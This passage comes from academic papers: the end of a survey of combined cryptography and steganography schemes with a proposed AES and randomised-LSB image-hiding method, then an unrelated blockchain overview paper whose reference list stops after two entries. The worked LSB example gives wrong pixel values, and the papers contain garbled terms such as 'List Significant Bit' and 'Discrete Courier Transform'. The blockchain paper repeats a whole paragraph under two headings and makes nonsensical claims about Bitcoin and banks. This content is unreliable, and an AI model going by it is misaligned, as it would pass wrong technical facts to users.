In [14], authors proposed a highly-secured steganography technique by combining DNA sequence with Hyperelliptic Curve Cryptography. This approach executes the benefits of both techniques to afford a high level of security communication. Also, it uses the benefits of both DNA cryptography and Steganography. This algorithm tries to hide a secret image in another cover image by convert them into DNA sequence using the nucleotide to the binary transformation table. On the sender side, the embedding method includes three steps. First, they convert the values of a pixel of both the cover image and secret image to their respective DNA triplet value utilizing characters to the DNA triplet conversion. Secondly, they convert the triplet values to binary values format. In the final stage, apply the XOR logic between binary values of both secret image and cover image to generate a new image which called stego image.

In [15], authors presented a new technique called multi-level secret data hiding which integrates two different methods of encryption namely visual cryptography and steganography. The first step of this method thy used a method called halftoning which is used to reduce the pixels and simplify the processing. After that visual cryptography is performed that produces the shares which form the first level of security and then steganography in which thy used the LSB method to hide the shares in different media like image, audio, and video.

The paper at [16] presented a method based on combining both the strong encrypting algorithm and steganographic technique to make the communication of confidential information safe, secure and extremely hard to decode. An encryption technique is employed for encrypting a secret message before encoding it into a QR code. They used AES-128 key encryption technique. they encrypted a message, in

UTF-8 format is converted into base64 format to make it compatible for further processing. The encoded image is scrambled to achieve another security level. The scrambled QR code is finally embedded in a suitable cover image, which is then transferred securely to deliver the secret information. They utilized a least significant bit method to accomplish the digital image steganography. At the receiver's side, the secret data is retrieved through the decoding process. Thus, a four-level security has been rendered for them a secret message to be transferred.

In [17] authors presented an image steganography method. At first, they used the DES algorithm to encrypt the text message. They used a 16 round and with block size 64-bit. After that the K-Means Clustering of The Pixels method which clusters the image into numerous segments and embedded data in every segment. There are many clustering algorithms use for image segmentation. Segmentation includes a huge set of information in the form of pixels, where every pixel additional has three components namely red, green and blue(RGB). After the formation of clusters, the encrypted text is separated into K number of segments. These segments are to be hidden in each cluster. They used the LSB (Least Significant Bit) method for this purpose.

In [18], authors said that Cryptography and Steganography alone cannot be used for transmission of data because each has their own weaknesses. So, they proposed a system, both the technologies are used together to create a nearly impossible way for third parties to breach the system and gain confidential data. The system used a latest TwoFish algorithm for encryption while a new approach for performing the steganography is used which called Adaptive B45 steganography technique.

In [19], authors presented a method to extend the embedding capacity and to enhance the quality of stego image. The Adaptive Pixel Value Differencing which is an improved form of Pixel Value Differencing was utilized as the Steganographic system although AES was utilized as the Cryptographic system. In this method, they used an image as a cover to hide the secret data inside. This cover should be a grayscale image. therefore, pixel size must be $256*256$. If the size of a pixel was high they brought it to this range. They checked if the cover image is a color image they changed it into the grayscale range. They used APVD algorithm to embed the data into the cover image. The result gotten after hiding the data called stego image. They used AES algorithm to encrypt stego image.

In [20], authors conducted a performance analysis survey on various algorithms like DES, AES, RSA combining with LSB substitution technique which serves well to draw conclusions on the three encryption techniques based on their performances in any application. It has been concluded from their work that AES encryption is better than other techniques as it accounts for less encryption, decryption times and uses less buffer space.

In [21], authors performed a modern method in which use Huffman encoding to hide data. They took a gray level image of size $m*n$ as cover image and $p*q$ as a secret image. After that, they executed the Huffman encoding over the secret image and every bit of Huffman code of a secret image is hidden into a cover image utilizing LSB algorithm.

In [22], authors suggested a new steganographic technique based on gray-level modification for true color images using a secret key, cryptography and image transposition. Both the secret key and secret information are firstly encrypted using multiple encryption algorithms (bitxor operation, stego key-based encryption, and bits shuffling); these are, later, hidden in the cover image pixels. In addition, the input

image is changed before data hiding. Image transposition, bitxorring, stego key-based encryption, bits shuffling, and gray-level modification introduces five various security levels to the suggested technique, making the recovery of data is very difficult for attackers.

In [23], propose approach which used blowfish Encryption to encrypt the secret information before embedding it in the image using LSB method.

In [24], the authors encrypted the secret data by use AES algorithm and hashed the key using SHA-1 to prevent from attacks. After that, they used the LSB technique to embed the encrypted information in image, video or audio. The receiver must implement the key which is hashed in sender side. The secret data can be hidden in any type of media which affords more security.

In [25], the research discussed hiding information using steganography and cryptography. A new approach is explained to secure data without decrease the quality of an image as a cover medium. The steganographic method is used by finding the similarity bit of the message with a bit of the Most Significant Bit(MSB) image cover. They used divide and conquer method for finding the similarity. The outcomes are bit index position, later they encrypted using cryptographic. In this article, they used DES (Data Encryption Standard) algorithm.

In [26], authors proposed a new method. First, the secret message is changed into cipher text using RSA algorithm and next they hide the cipher text in audio using LSB audio steganography technique similarly. At receiver, first, cipher text is extracted from audio then decrypted it into a message by using RSA decryption. So, this technique combines the characteristic of both cryptography and steganography and provides a higher level of security.

In paper [27], authors used BLOWFISH cryptography Algorithm to encrypt a secret image. Because BLOWFISH is faster and stronger, provides good performance when compared with RC6, RC4, DES, 3DES, AES. They selected a secret image in BMP format and encrypted by BLOWFISH algorithm. Then, they used LSB technique to embed encrypted image into video frames using. This method affords authenticity, integrity, confidentiality and non-repudiation.

The paper [28], is similar to the method mentioned in [27] but the only difference is that here the text is selected to be a secret message instead of image and encrypted using BLOWFISH Algorithm. Next, they used the image to be a cover object and use the LSB technique to embed the encrypted text into this cover.

In [29], authors proposed new strategy employs RSA algorithm with 128-byte key size for encrypting the secret information before embedded it into a cover image and use F5 steganographic algorithm to embed the encrypted message in the cover image gradually. they selected chosen Discrete Courier Transform (DCT) coefficients randomly to embed the secret message into it by using F5 algorithm. They applied matrix embedding to reduce the changes to be made to the length of a specific message, this strategy gives faster speed, high Steganographic capacity, and can prevent observed and analytical attacks.

In [30], authors have proposed a novel visual cryptographic technique. This technique is suitable for both Grayscale and Bitmap Color images. In this approach, the theory of Residual Number System was utilized based on Chinese Remainder Theorem for share creation and shares stacking of a given image. First, they embedded a secret image in a cover image to make stego-image. A pixel 8 bit of a Stego-image is selected and added with an 8-bit key to produce a cipher pixel. They utilized additive mod 255 algorithm. They used a pseudo-random number generator and Mixed Key Generation technique to generate the key.

Secondly, after they encrypted the stego image they mapped cipher pixel into a Residue Number System of n pieces. Finally, they collected and send n pieces the target. This approach is extremely fast, secure, reliable, efficient and easy to implement.

In [31], the combination of cryptography and Image Steganography has been reached by utilizing both AES and LSB algorithm. they utilized the LSB technique to embed the confidential information into an image file and they used AES algorithm for encrypting the stego image. Finally, authors conclude that this technique is effective for secret communication and provides the better security.

The authors in [32], made a comparative study of steganography and cryptography. They surveyed a number of methods combining cryptography and steganography techniques in one system. Moreover, they presented a classification of these methods and compare them in terms of the algorithm used for encryption, the steganography technique and the file type used for covering the information. consequently, they conclude that the methods which start with cryptography first are more common than methods which start with steganography, and provide better security with less exposing of the encrypted data. The only advantage of methods which start with steganography is providing more capacity for the secret information.

4 Proposed Method

In this section, we will discuss proposed method which combines two information hiding techniques. which are Cryptography and Steganography. In this proposed method first, the message is encrypted by use AES algorithm and hashed the key using SHA-2 to prevent from attacks. After that, we use the modified LSB technique to embed the encrypted information in image, video or audio. The receiver must implement the key which is hashed in sender side. So, this technique combines the features of both cryptography and steganography and provides a higher level of security. It is better than either of the technique used separately. The secret data can be hidden in any type of media which affords more security. There will be an agreement between the sender and the receiver about the key for the concealment algorithm as well as the key for the encryption algorithm or these keys may be exchanged by a secure communication method. Our method starts by encryption first then hide encrypted data. Figure 3 shows the presentation of sender side of this method and Figure 4 shows the presentation of receiver side of this method.




Figure 3: Sender Side




Figure 4: Receiver Side

4.1 Sender side

The Sender side consists of cryptographic and cryptographic stages. This method starts with cryptographic then steganography.

4.1.1 Encryption Stage

In encryption stage, we use AES (Advanced Encryption Standard) algorithm with key 256 bit and Block Size 128 bit to encrypt secret message. This technique takes a 14-character password (8 bits per character) for encrypting the message, which is communicated to the receiving end for decryption. The encrypted message, in UTF-8 format, is converted into a base64 format to make it compatible for further processing, which is then written into the file and stored for further processing. and hashed the key using SHA-2(SHA-256) to prevent from attacks. This encrypted data will be used in steganography stage.

Input= private key+ secret message (1)

Output= encrypted message (2)

4.1.2 Steganographic Stage

In stenography stage, we use LSB (List Significant Bit) algorithm with some modification to hide information (encrypted data from cryptography stage) inside files. In our experiment, we use the image as cover to present our method, but this method can be applied to other files such as audio, and video. The general LSB method used to hide secret information into a file; the last bit in each pixel or sample or frame used sequentially to hide one of the binary stream bits Encryption of the cover image. But in our method, we purpose some modification to enhance LSB. So, we make the hiding operation randomly instead of sequentially by applying some of the mathematics operations depend on key given by the user Proposed method:

Input= encrypted message + private key+ cover image (3)

Output= stego-image (4)

1. Read the secret message and the key.
2. Convert all secret message to binary format.
3. Add a special code at the end of the text, to take advantage of when retrieving the concealment.
4. Choose the appropriate image size for the hiding process.
5. Read the character from the text and find the ASCII formula corresponding to it in bytes, then divide the byte into three parts segment the first contains (2) the first two parts and the second and third parts each contains (3) bits in the sequence.
6. Read the first pixel of image.
7. Convert the pixel value to binary format.

For example, first pixel has value in R colour = 200, G colour =210, B colour=186. And the key =9. Also, the secret message is (K) So the colour value in binary for each colour as follow: Red= (1100 1000)

Green= (1101 0010)

Blue= (1011 1010)

And the secret message = (0110 1011)

8. Take two bits of the secret message and hide it in LSB of colour R and take another three bits and hide it in LSB of colour G and three bits and hide it in LSB of colour

B. The values of new colour will be as follow:

$$R = (1100\ 1011) = 203$$

$$G = (11010010) = 210$$

$$B = (1011\ 1011) = 187$$

9. Calculate the space of hiding by taking four bits from any colour and add it with the key.
For example, if we take from G (0010) = 2,

$$S = (N)2 + (\text{Key}). \quad (5)$$

The space $S = 2 + 9 = 11$.

10. Calculate the next pixel to hide information inside it. As we now we can access to pixels by using axis (X, Y).

$$\text{So next pixel} = (X, Y+S). \quad (6)$$

For example, if we are in pixel (5,34) the next pixel will be $(5, 34+11) = (5, 45)$.

So, the next portion to hide in it is pixel (5,45).

11. Repeat steps (5,6,7,8,9,10) until the code for the end of the text appears.

4.2 Receiver side

Receiver side consists of steganography and cryptography stages. In receiver side we will first extract embedded data then decrypt it.

4.2.1 Steganography Stage

In the receiver side, we start with steganography then cryptography. We will use the same steps which are used in sender side.

$$\text{Input} = \text{stego-image} + \text{private key} \quad (7)$$

$$\text{Output} = \text{encrypted message} \quad (8)$$

4.2.2 Cryptography Stage

In cryptography stage, we use the data which is extracted from stego file and use AES (Advanced Encryption Standard) algorithm with key 256 bit and Block Size 128 bit to decrypt it. We will use the same steps which are used in sender side.

$$\text{Input} = \text{encrypted message} + \text{private key} \quad (9)$$

$$\text{Output} = \text{secret message} \quad (10)$$

5 Experimental Results

Experimental results of the proposed method are presented in this section; they are achieved by a program written in C# language. The tests with colour image as cover ran on a personal computer. Figure 5 present the interface of our application and how the application work if the keys is correct. But if the keys are not correct the result will be as shown in Figure 6.



Figure 5: Correct Key




Figure 6: Incorrect Key

The method proposed has proved successful in concealing various types of text in colour images. The hash distance between image pixels reduces the probability of detecting hidden text because the distribution depends on a secret key, in addition to an unstable displacement distance. The methods that use sequential hiding at a constant pace are more likely to be discovered and suspicious of snipers or hackers. Using the value of the key with the value of a portion of the resulting image element after the masking process enables the control of the hash distance and thus balances the size of the text to be hidden and the size of the cover image. The percentage of concealment in this method is less compared to the traditional methods of the existence of space left without hiding because of adopting the mechanism of skimming in the process. It is preferable to use images with many details (ie high-text images) in the process of concealment. Performing any process of compressing or improving the image containing the hidden text or changing its extension will result in Lost all or part of the hidden text and cannot be retrieved in full. To increase the efficiency of concealment in the colour image, it is possible to distribute the concealment of the three parts on the three colours on that the amount of skewing for each colour is calculated separately, so that each part of the character to be hidden in an item different pixel of the image as this reduces the possibility of detection. In this proposed method, video files are the better cover object than image and audio. Because of their high capacity.

6 Conclusion

In this paper, the concepts of security of digital data communication across the network are studied. This paper is designed for combining the steganography and cryptography features factors for better performance. We performed a new steganography method and combined it with AES algorithm. We performed our method on image by implementing a program written in C# language. The tests with colour images as cover ran on a personal computer. The method proposed has proved successful in hiding various types of text in colour images. The hash distance between image's pixels reduces the probability of detecting hidden text because the distribution depends on a secret key, in addition to an unstable displacement distance. We concluded that in our method the video files are the better cover object than image and audio. Because of their high capacity. Results achieved indicate that our proposed method is encouraging in terms of security, and robustness.

REFERENCES

- [1] M. K. I. Rahmani and N. P. Kamiya Arora, "A crypto-steganography: A survey," *International Journal of Advanced Computer Science and Application*, vol. 5, pp. 149–154, 2014.
- [2] J. V. Karthik and B. V. Reddy, "Authentication of secret information in image stenography," *International Journal of Computer Science and Network Security (IJCSNS)*, vol. 14, no. 6, p. 58, 2014.
- [3] M. H. Rajyaguru, "Crystography-combination of cryptography and steganography with rapidly changing keys," *International Journal of Emerging Technology and Advanced Engineering*, ISSN, pp. 2250–2459, 2012.
- [4] D. Seth, L. Ramanathan, and A. Pandey, "Security enhancement: Combining cryptography and steganography," *International Journal of Computer Applications (0975–8887) Volume*, 2010.
- [5] H. Abdulzahra, R. AHMAD, and N. M. NOOR, "Combining cryptography and steganography for data hiding in images," *ACACOS, Applied Computational Science*, pp. 978–960, 2014.
- [6] P. R. Ekature and R. N. Benkar, "A comparative study of steganography & cryptography," 2013.
- [7] N. Khan and K. S. Gorde, "Data security by video steganography and cryptography techniques," 2015.
- [8] M. K. I. Rahmani and M. A. K. G. M. Mudgal, "Study of cryptography and steganography system," 2015.
- [9] C. P. Shukla, R. S. Chadha, and A. Kumar, "Enhance security in steganography with cryptography," 2014.
- [10] P. Kumar and V. K. Sharma, "Information security based on steganography & cryptography techniques: A review," *International Journal*, vol. 4, no. 10, 2014.
- [11] J. K. Saini and H. K. Verma, "A hybrid approach for image security by combining encryption and steganography," in *Image Information Processing (ICIIP)*, 2013 IEEE Second International Conference on. IEEE, 2013, pp. 607–611.

- [12] H. Sharma, K. K. Sharma, and S. Chauhan, "Steganography techniques using cryptography-a review paper," 2014.
- [13] A. Dhamija and V. Dhaka, "A novel cryptographic and steganographic approach for secure cloud data migration," in Green Computing and Internet of Things (ICGCIoT), 2015 International Conference on. IEEE, 2015, pp. 346–351.
- [14] P. Vijayakumar, V. Vijayalakshmi, and G. Zayaraz, "An improved level of security for dna steganography using hyperelliptic curve cryptography," Wireless Personal Communications, pp. 1–22, 2016.
- [15] S. S. Patil and S. Goud, "Enhanced multi level secret data hiding," 2016.
- [16] B. Karthikeyan, A. C. Kosaraju, and S. Gupta, "Enhanced security in steganography using encryption and quick response code," in Wireless Communications, Signal Processing and Networking (WiSPNET), International Conference on. IEEE, 2016, pp. 2308–2312.
- [17] B. Pillai, M. Mounika, P. J. Rao, and P. Sriram, "Image steganography method using k-means clustering and encryption techniques," in Advances in Computing, Communications and Informatics (ICACCI), 2016 International Conference on. IEEE, 2016, pp. 1206–1211.
- [18] A. Hingmire, S. Ojha, C. Jain, and K. Thombare, "Image steganography using adaptive b45 algorithm combined with pre-processing by twofish encryption," International Educational Scientific Research Journal, vol. 2, no. 4, 2016.
- [19] F. Joseph and A. P. S. Sivakumar, "Advanced security enhancement of data before distribution," 2015.
- [20] B. Padmavathi and S. R. Kumari, "A survey on performance analysis of des, aes and rsa algorithm along with lsb substitution," IJSR, India, 2013.
- [21] R. Das and T. Tuithung, "A novel steganography method for image based on huffman encoding," in Emerging Trends and Applications in Computer Science (NCETACS), 2012 3rd National Conference on. IEEE, 2012, pp. 14–18.
- [22] K. Muhammad, J. Ahmad, M. Sajjad, and M. Zubair, "Secure image steganography using cryptography and image transposition," arXiv preprint arXiv:1510.04413, 2015.
- [23] T. S. Barhoom and S. M. A. Mousa, "A steganography lsb technique for hiding image within image using blowfish encryption algorithm," 2015.
- [24] S. E. Thomas, S. T. Philip, S. Nazar, A. Mathew, and N. Joseph, "Advanced cryptographic steganography using multimedia files," in International Conference on Electrical Engineering and Computer Science (ICEECS-2012), 2012.
- [25] M. A. Muslim, B. Prasetyo et al., "Data hiding security using bit matching-based steganography and cryptography without change the stego image quality," Journal of Theoretical and Applied Information Technology, vol. 82, no. 1, p. 106, 2015.
- [26] A. Gambhir and A. R. Mishra, "A new data hiding technique with multilayer security system." 2015.

- [27] M. H. Sharma, M. MithleshArya, and M. D. Goyal, "Secure image hiding algorithm using cryptography and steganography," IOSR Journal of Computer Engineering (IOSR-JCE) e-ISSN, pp. 2278–0661, 2013.
- [28] A. Singh and S. Malik, "Securing data by using cryptography with steganography," International Journal of Advanced Research in Computer Science and Software Engineering, vol. 3, no. 5, 2013.
- [29] M. Mishra, G. Tiwari, and A. K. Yadav, "Secret communication using public key steganography," in Recent Advances and Innovations in Engineering (ICRAIE), 2014. IEEE, 2014, pp. 1–5.
- [30] R. H. Kumar, P. H. Kumar, K. Sudeepa, and G. Aithal, "Enhanced security system using symmetric encryption and visual cryptography," International Journal of Advances in Engineering & Technology, vol. 6, no. 3, p. 1211, 2013.
- [31] D. R. Sridevi, P. Vijaya, and K. S. Rao, "Image steganography combined with cryptography," Council for Innovative Research Peer Review Research Publishing System Journal: IJCT, vol. 9, no. 1, 2013.
- [32] S. Almuhammadi and A. Al-Shaaby, "A survey on recent approaches combining cryptography and steganography," Computer Science Information Technology (CS IT), 2017.

The Blockchain: Overview of “Past” and “Future”

Arif Sari

*Faculty of Business, Department of Management Information Systems,
Girne American University, Kyrenia, Cyprus;
arifsari@gau.edu.tr*

ABSTRACT

Variety of network technologies deployed for ease of use and emerging technologies developed for better communication, enhanced security and faster delivery. The global financial crash of 2007-2008 created a lot of distrust between financial institutions and other stakeholders in societies across the globe. The general dissatisfaction caused members of the computing world to begin to ponder if there were electronic ways to ensure that disintermediation could be achieved. This would essentially get rid of the banks as middlemen or the very worst reduce their overall power and boost anonymity regarding transactions. The “Blockchain” is the end result of these deliberations and efforts. It is an unstoppable, trust-based, immutable, peer-to-peer distributed database that has found success in today’s world. Its most prominent application is in the crypto-currency field. However, it is slowly but surely being applied to other fields as well. This research paper highlights the previous trends in security and network field and exposing the importance of Blockchain technology interims of specific pros and cons.

Keywords: Blockchain, Blocks, Bitcoin, Distributed networks, Smart contracts.

1 Introduction

The global financial crisis of 2007 and 2008 was a rude awakening for both developed and developing economies alike. The mismanagement perpetrated by the mega banks and other financial institutions reverberated across the globe with catastrophic consequences. Businesses have closed and unemployment rates shot up in several countries all over the world. It certainly did not help public confidence that many of the key actors in this tragedy were allowed to walk away with huge bonuses while average people were left with nothing. It is this sentiment that led to the conclusion that banks had too much power. In fact, at the time, a new phrase was coined by the government of the US; “too big to fail”. The sentiment that banks had too much power led several participants in the economics and computer science field to begin to explore other alternatives to the current financial system. In 2008, a white paper called, “Bitcoin: A Peer-to-Peer Electronic Cash System” was published by Satoshi Nakamoto. This white paper discussed the technicalities of developing a peer-to-peer electronic cash system called “Bitcoin” which would essentially cause disintermediation and improve transaction anonymity for its users. The ultimate effect of such a system would be the dilution or elimination of the power wielded by the banks and other financial middlemen. According to Nakamoto, this electronic cash system would run on a system without any central authority to regulate and eliminate double spending. It would also be based on a system where information would be transmitted via chains of data known as blocks. Deloitte

DOI: 10.14738/tnc.56.4061

Publication Date: 5th December 2017

URL: <http://dx.doi.org/10.14738/tnc.56.4061>

describes the blockchain as a distributed ledger where data is stored in fixed structures referred to as blocks. They go on to say that the crucial components of a block at its header and its content. Furthermore, the header contains metadata such as the time at which the block was created, its unique reference number and a link that points back to the previous block. On the other hand, the content is comprised of digital assets, instruction statements and transactions. Finally, they describe the common properties of all blockchain as follows:

- Blockchains are digitally distributed across a peer-to-peer system in real-time
- Blockchains are based on reaching consensus amongst the peers
- Identity is proved on a blockchain by using digital signatures and cryptographic techniques
- Changing a record on the blockchain is a daunting and near impossible process. Hence, the key requirement of the immutability of the ledger is met
- The entire system is time-stamped and programmable

This research paper seeks to explain the concept of the block chain and discuss the potential and existing applications of this technology. The following sections elaborate the previous related work done in the field of network security and communication before getting into details about Blockchain technology. The importance of the technology and proposed blockchain technology is elaborated with specific pros and cons before concluding the research paper.

2 Related Work

Countries faced with many challenges because of corruption in government and public services. The virtualization of E-government services and practices helped developed and developing countries to decrease corruption and emerging technologies deployed to enhance e-government systems in different countries [1-2]. However due to variety of problems in existing virtualization technology and telecommunication infrastructure, the blockchain technology started to spread among developed and developing countries.

The researchers focused on developing variety of different technologies in order to enhance secure communication environments [3-8]. The proposed mechanisms targeted to reach maximum efficiency with high level of security during data transmission in order to prevent intruders to gain unauthorized access. The governmental and non-governmental organizations focused on deployment of different technologies to propose a secure environment and protect user/customer data. The different security environments required different security proposal where all intermediaries and all nodes communicate in secure environment and shared data is prevented from alteration or modification [9-14].

The most important aspect of providing security was focusing on different layers of communication and proposing a lightweight communication platform that would be scalable, flexible and fault-tolerant. The proposed security solutions against any kind of attack necessitate separate mechanisms that will focus on different events on data such as anomalies [15-21]. However the emerging technology called "Blockchain" provided all these series of functions together free of charge. Even the deployment of different application in different environment, such as Big data and cloud environment become much easier and applicable due to security and flexibility of the blockchain environment [22-23].

Researchers support different ideas about blockchain as it will decimate the financial sector. According to them, the effect of the blockchain on the financial services industry will be as devastating as the effect of

the Internet on the music industry. Ultimately, it will leave the power and near monopoly of banks in tatters. They posit that, bitcoin will be the catalyst that will drive individuals and organizations to adopt the blockchain. They also talk about how the blockchain will enable other mechanisms such as smart contracts, asset registries, etc. that transcend the scope of banks and other financial services entities. The ability of blockchain technology to disrupt the financial services sector has not been lost on the banks. In fact, banks are beginning to build their own blockchains and are expected to implement them in 2017 [27]. Gupta goes on to paint a rather intriguing picture of how the blockchain could be used for transactions in the future. For instance, he describes a scenario where driverless electric cars will be able to use the blockchain to pay for recharge services at charging stations and drones will utilize the same system to pay landing fees at landing pads. Despite all these delightful prognostications, he admits that it is difficult to really know how far the technology will go in terms of adoption and implementation. Despite all these fanciful illustrations of the potential applications of blockchain technology to our world, perhaps a more in-depth look at the technology would be appropriate. Researcher describes the blockchain as a network of value as opposed to the Internet which is a network of information [27]. Perhaps this suggests that the blockchain is a potential upgrade for the Internet in the sense that the blockchain is a more reactive type of network to its users and environment. He goes on to discuss how all blockchains are based on the concept of a distributed ledger which allows users on a particular blockchain to deduce the state of the ledger at any given point in time. Users are also allowed to make additions to the block chain and the acceptance and balancing of these additions/transactions is carried out by common agreement via a consensus algorithm. This algorithm essentially regulates how new transactions can be added to the blockchain and verified as the true state of the data/information in the distributed ledger. The consensus algorithm is decentralized making it hard to corrupt or manipulate. Also, the system is secure due to a combination of decentralization, game theory and cryptography. The consensus algorithm has an aspect referred to as “proof of work” which incentivizes the members of the blockchain to process and regulate transaction addition and maintenance using cryptography as a valid tool. For instance, on the bitcoin blockchain, any network node can take part in the consensus. Each node competing in the consensus is referred to a miner. These miners compete in time spans of ten minutes to generate the next block of transactions to be added to the blockchain. A node is rewarded with bitcoin for successfully adding a block to the blockchain. Hence, this encourages miners to continue engaging in the aforementioned competition because it leads to asset growth.

The innovation in information and information is known as blockchain which is good for static data and dynamic data, making a record in a system. In blockchain data can be save in three forms [24-27];

Unencrypted data – it the fully transparent and can ready by every participant.

Encrypted data – Participant can read it with decryption key.

Hashed data – can be accessible beside the purpose that made it to show the data wasn't interfered with [28].

Bitcoin has secured by 3,500,000 TH/S in more than 10,000 well known banks around the world, blockchain is so large and has cumulative so much computing power [28]. Bitcoin comparatively a new form of digital currency and it became common, where not many people know about and are making effort to use it [28]. The blockchain used as an emerging technology that has the potential to secure the transaction and to prevent intruders for unauthorized access. Apart from this, the blockchain have nothing

to do with bitcoin and especially for Wall Street purposes. Blockchain is far more beyond bitcoin and have much work to do with [32].

Bitcoin and other digital currency is getting known in 2017, but the more focus is on now blockchain. It is beyond virtual currency and has much more possible way other than just serving to bitcoin [29].

3 Importance of Development

As described above, blockchains have the potential to revolutionize the world of technology and communication. At the very least, it is very likely to disrupt the financial industry and turn it on its head. The technology also has the potential to disrupt other markets such as the entertainment industry, the energy industry and even electoral processes. The group of researchers has described as how the blockchain can cause disintermediation in the entertainment industry [31]. Essentially, artists would be able to earn more because they would be able to sell their content directly to consumers using smart contracts. The various levels of middlemen would be eliminated and artists would be able to regulate content consumption and sale via smart contracts; programmable bits on a blockchain. In the energy sector, a scenario is described where independent generators of energy via renewable sources such as solar, are selling energy to one another via blockchains [30]. The large utility firms across the world are taking note of the trend and quite a few in countries such as Austria and Germany have started experimenting with blockchain technology. A comparison of the applications of blockchain technology in the financial services, entertainment and utilities industries generates a clear theme: disintermediation. The decentralized, distributed, transparent, programmable and anonymous nature of the blockchain is a death knell for middlemen. Smart and proactive companies are taking note and embracing the technology in a bid to remain relevant with time.

4 Methodology

As described above, blockchains have the potential to revolutionize the world of technology and communication. At the very least, it is very likely to disrupt the financial industry and turn it on its head. The technology also has the potential to disrupt other markets such as the entertainment industry, the energy industry and even electoral processes. Researchers describe how the blockchain can cause disintermediation in the entertainment industry [31]. Essentially, artists would be able to earn more because they would be able to sell their content directly to consumers using smart contracts. The various levels of middlemen would be eliminated and artists would be able to regulate content consumption and sale via smart contracts; programmable bits on a blockchain. In the energy sector, researchers describe a scenario where independent generators of energy via renewable sources such as solar, are selling energy to one another via blockchains [32]. The large utility firms across the world are taking note of the trend and quite a few in countries such as Austria and Germany have started experimenting with blockchain technology. A comparison of the applications of blockchain technology in the financial services, entertainment and utilities industries generates a clear theme: disintermediation. The decentralized, distributed, transparent, programmable and anonymous nature of the blockchain is a death knell for middlemen. Smart and proactive companies are taking note and embracing the technology in a bid to remain relevant with time.

The Hash

Researchers defines a hash is the encrypted output of a bitstring. It is always a fixed-length output regardless of the length of input bitstring. The hashing algorithm used is usually SHA256. Also, on a blockchain, hashes must be collision-resistant. This means that is should not be possible to find colliding inputs. In other words, once a bitstring has been hashed, a slight alteration to it creates a completely different hash of the same length. On a blockchain, if a block's hash is tampered with, the hash will change and will not correspond to the hash recorded all along the blockchain. This will indicate that the block is invalid and it will be ultimately dropped from the blockchain [33].

The Nonce

A nonce is an abbreviation of "number used once". In a blockchain, it is generally a very large random number, usually 32-bits and it is typically used once. The nonce plays a key role in the computation and validation of a hash in a block on a blockchain. It is a key part of the "proof-of-work" algorithm which is employed by the block chain to ensure that data validity on the blockchain is maintained and miners are rewarded for their computational expenditures on the blockchain [34].

The Transactions

The transactions are quite simply that; transaction records. They are records of the transactions between users. In the case of bitcoin, it would comprise of transaction values and wallet ids. Transactions are generally visible to every member of the block chain. However, the use of wallet ids ensures that the actual owners and nature of the transactions are anonymous.

How it works

According to a research explained in the literature [34], when transactions are pushed to the blockchain to be processed and added, the following scenario plays out:

- Nodes on the network compete to be the first to process said transactions. They do this to receive a reward for their computational expenditure
- The computational expenditures occur due to nodes competing with each other to guess the correct nonce that when combined with the block payload generates an appropriate and corresponding hash. On average, this process takes about 10 minutes to complete. The successful node is rewarded with cryptocurrency.
- Once the cryptographic "puzzle" is resolved, the block is added to the blockchain and broadcast to all nodes.

5 Implications

The blockchain is a consensus based, secure, distributed, immutable network of value. The distributed nature of the network, the consensus and the proof-of-work algorithms ensure that it is difficult to corrupt or manipulate data on the distributed network. To do so, you would need an exponentially increasing degree of computational power. Therefore, it is unlikely that any one node will be able to effect a change to an already added block on the blockchain and even then, all the other nodes on the blockchain would have to successfully validate it for it to be accepted on the blockchain.

From the business perspective, the aforementioned aspects of blockchain technology make it viable for many industries/sectors. The distributed ledger paradigm and overall transparency of the system means

that it is quite difficult to attack or corrupt the transactions housed on the network. The fact that the blockchain is programmable creates a paradigm where transactions can automatically regulated by smart contracts. These are scripts that essentially regulate how a transaction will proceed. As stated earlier, several industries have taken notice and have begun to experiment with the technology.

Many companies started to deploy blockchain technology to replace current database systems or conventional RFID based systems in order to trace complete transactions of the organizations in a secure environment [35].

6 Conclusion

In conclusion, it is clear that blockchain technology maybe the future of digital communication. It has the potential to disrupt so many industries; the financial industry is the most obviously affected. It is an open, distributed, secure and programmable system where elements of cryptography and game theory ensure that the system works. Many companies and other organizations are working to get it effective in all possible manners. People discuss that in the future people will use blockchain in their daily life not only in the form of transaction but also it will give them a complete way to use it in their organization for record keeping and many more. Blockchain can provide positive shift in the dynamic market. One of the reason that a blockchain is have such impact compare to centralize system is that the centralize system it can work but it also a single time failure whereas in blockchain there are distributed ledger where recording of all transaction is not going to happen in one place but also its written in thousands and thousands of places it can't go down and it is always transparent and people can always look it up, so it's difficult and almost impossible to hack because the one have to hack every single computer at the same time or he/she has to double all network at once that is impossible to do so, or possible with quantum computers which are not easy to produce to conduct such operation today. There are indicators that the technology is receiving greater adoption and relevance across several industries. In other words, it is unlikely that interest in blockchain technology is going anywhere but up.

REFERENCES

- [1] Sari, A. (2016); "E-Government Attempts in Small Island Developing States: The Rate of Corruption with Virtualization", Science and Engineering Ethcis, Springer , pp.XX. ISSN-O: 1353-3452, DOI: 10.1007/s11948-016-9848-0.
- [2] Sari, A., Akkaya, M., Abdalla B., (2017) "Assessing e-Government systems success in Jordan (e-JC): A validation of TAM and IS Success model". International Journal of Computer Science and Information Security, Vol.15, No.2, pp.277-304, ISSN:1947-5500.
